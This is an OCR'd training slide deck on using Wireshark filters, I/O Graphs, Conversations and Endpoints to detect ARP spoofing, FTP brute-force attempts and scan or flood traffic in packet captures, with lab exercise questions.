


"Follow" in the drop-down list under "Analyze," and "Statistics" in the main toolbar are frequently used in analysis.

Network traffic analysis with Wireshark

Wireshark filtering technique


- How to filter (1/3)



After you master basic filtering, learn the “Filter Expressions” to practice typing directly in the Filter toolbar.
Autocomplete with the (.) function when typing directly in the Filtering toolbar.
E.g., tcp. or tcp.flags.

Network traffic analysis with Wireshark

- How to filter (2/3)



If you have a desired filtering field, select the desired field in the “Decode as…” dialog box and
right click it.

Apply as Filter : apply on click
Prepare a Filter: enter in the filter entry bar and run when applied.

Mainly used to combine several filters

Use with combinations of and, or, not

Network traffic analysis with Wireshark

- How to filter (3/3)


- Wireshark default filtering
  - Search for specific protocols [tcp, udp, ip, http, arp, icmp, dns, bootp] : with [bootp] for DHCP discovery
  - Search for IP addresses [ip.addr == 192.168.0.1, ip.src, ip.dst] : use src, dst for specific source and destination
  - Operators [and, or, not] [&&, ||, !] : available as alphabetic characters and symbols
  - For IP, subnet [ip.addr == 192.168.0.0/24] option is available.
  - Can use >= and <= symbols
  - For default filters, you can edit by modifying cfilters in the Wireshark installation path.
  - Always check with the colors in the Filter toolbar when filtering

    (green - normal, red - abnormal, yellow - may or may not apply)
  - To analyze well, filter, filter, filter (only the data you want should be extractable).

Network traffic analysis with Wireshark

Attack-specific analysis techniques

- How to analyze ARP Poison



- For ARP, automatically raise Duplicate IP Address event if a duplicate occurs during capture
- Most attackers will spoof the gateway, so if you see a duplicate MAC with a different gateway, check and take action.

Network traffic analysis with Wireshark


- Lab exercise 1 for analyzing Wireshark malicious traffic

- Open and analyze an ARP packet file
  - What is the ARP type for ARP spoofing?
  - What is the real MAC address of the attacker?
  - How many packets has the attacker sent?

Network traffic analysis with Wireshark

Attack-specific analysis techniques

- FTP brute force



No.	Time	Source	Destination	Protocol	Length	Info
4	0.012755	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.031952	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.040913	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.050057	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.052900	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.059083	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.108560	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.120024	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.145896	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.207636	10.121.70.151	10.234.125.254	FTP	71	Response: 220 FTP Service
…	0.217535	10.121.70.151	10.234.125.254	FTP	71	Response: 220 FTP Service
…	0.219962	10.121.70.151	10.234.125.254	FTP	71	Response: 220 FTP Service
…	0.231586	10.121.70.151	10.234.125.254	FTP	71	Response: 220 FTP Service
…	0.249146	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.282550	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.327663	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.337988	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.418033	10.121.70.151	10.234.125.254	FTP	88	Response: 331 Password required for admin.
…	0.428488	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
…	0.455369	10.121.70.151	10.234.125.254	FTP	71	Response: 220 FTP Service

- Many login failures appear, and you can check them using FTP response code.
- You need to check the packet structure of each application to see if there is a response code.
  - Check the RFC and look at the response code for your favorite applications, and look at the ORA code for Oracle.


Network traffic analysis with Wireshark

- Lab exercise 2 for analyzing Wireshark malicious traffic

- Open and analyze the FTP packet file
  - What is the FTP login success message?
  - How many times has the attacker failed?
  - Extract the username used to connect as CSV

Wireshark advanced usage

- See how easily you can identify dramatic changes in traffic using I/O Graphs (DDoS and flood attacks).




What is the difference between tcp.flags == 0x0002 and tcp.flags.syn?

- Pay attention to the unit on the y-axis (default unit : Packets/1 sec)
- You may want to memorize commonly used TCP flags and User Datagram Protocols (UDPs).
- Click on the graph portion to move packets.

Wireshark advanced usage

- Analyze using Conversations (when there are many repeating IPs and multiple ports)




Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
152.157.116.14	3299	152.157.116.44	1	8	552	4	312	4	240	0.141000	1.4140	1765	1357
152.157.116.14	3300	152.157.116.44	2	8	552	4	312	4	240	0.167000	1.4910	1674	1287
152.157.116.14	3301	152.157.116.44	3	8	552	4	312	4	240	0.192000	1.4660	1702	1309
152.157.116.14	3302	152.157.116.44	4	8	552	4	312	4	240	0.222000	1.4340	1740	1338
152.157.116.14	3303	152.157.116.44	5	8	552	4	312	4	240	0.249000	1.5100	1652	1271
152.157.116.14	3304	152.157.116.44	6	8	552	4	312	4	240	0.281000	1.4790	1687	1298
152.157.116.14	3305	152.157.116.44	7	8	552	4	312	4	240	0.306000	1.4550	1715	1319
152.157.116.14	3306	152.157.116.44	8	8	552	4	312	4	240	0.331000	1.4270	1749	1345
152.157.116.14	3307	152.157.116.44	9	8	552	4	312	4	240	0.361000	1.5010	1662	1279
152.157.116.14	3308	152.157.116.44	10	8	552	4	312	4	240	0.387000	1.4760	1691	1300
152.157.116.14	3309	152.157.116.44	11	8	552	4	312	4	240	0.412000	1.4520	1719	1322
152.157.116.14	3310	152.157.116.44	12	8	552	4	312	4	240	0.436000	1.4250	1751	1347
152.157.116.14	3311	152.157.116.44	13	8	552	4	312	4	240	0.471000	1.4940	1670	1285
152.157.116.14	3312	152.157.116.44	14	8	552	4	312	4	240	0.512000	1.4540	1716	1320
152.157.116.14	3313	152.157.116.44	15	8	552	4	312	4	240	0.520000	1.4460	1726	1327
152.157.116.14	3314	152.157.116.44	16	8	552	4	312	4	240	0.547000	1.5200	1642	1263
152.157.116.14	3315	152.157.116.44	17	8	552	4	312	4	240	0.581000	1.4860	1679	1292
152.157.116.14	3316	152.157.116.44	18	8	552	4	312	4	240	0.607000	1.4610	1708	1314
152.157.116.14	3317	152.157.116.44	19	8	552	4	312	4	240	0.632000	1.4370	1736	1336
152.157.116.14	3318	152.157.116.44	20	8	552	4	312	4	240	0.658000	1.5120	1650	1269
152.157.116.14	3319	152.157.116.44	21	8	552	4	312	4	240	0.690000	1.4800	1686	1297
152.157.116.14	3320	152.157.116.44	22	8	552	4	312	4	240	0.715000	1.4560	1714	1318
152.157.116.14	3321	152.157.116.44	23	8	552	4	312	4	240	0.753000	1.5220	1639	1261
152.157.116.14	3322	152.157.116.44	24	8	552	4	312	4	240	0.778000	1.4950	1669	1284
152.157.116.14	3323	152.157.116.44	25	8	552	4	312	4	240	0.805000	1.4680	1700	1307
152.157.116.14	3324	152.157.116.44	26	8	552	4	312	4	240	0.830000	1.4440	1728	1329

The same pattern keeps repeating.


- Compare ports and data volumes to see that the same pattern does not occur on a typical network.
- Sending large amounts of data from one direction and getting **no response** is also suspicious!

Wireshark advanced usage

- Analyze using Endpoints (if each IP is coming in randomly)




Check with column sorting



- Sort columns and identify data repetitions.
- Use Find Frame as a function to move packets immediately.
- Identify the process of a session by filtering if necessary.

Wireshark advanced usage

- Utilize long term traffic analysis methods (I/O Graphs and File(s) in Set)



- Clicking “List File(s)” in File Set automatically changes the I/O Graphs. Click to view and select graphs for focused analysis in the file list.
- Multiple IO Graphs, Conversations, Endpoints can be viewed using File(s) in Set.
- Must define filtering elements to be used in advance (easier to analyze on systems with many RAID caches)


Wireshark advanced usage

- Lab exercise for analyzing Wireshark malicious traffic

- Open and analyze the SYN packet file
  - What types of flags are there?
  - Analyze attack patterns as you eliminate attacks one by one.

Wireshark advanced usage

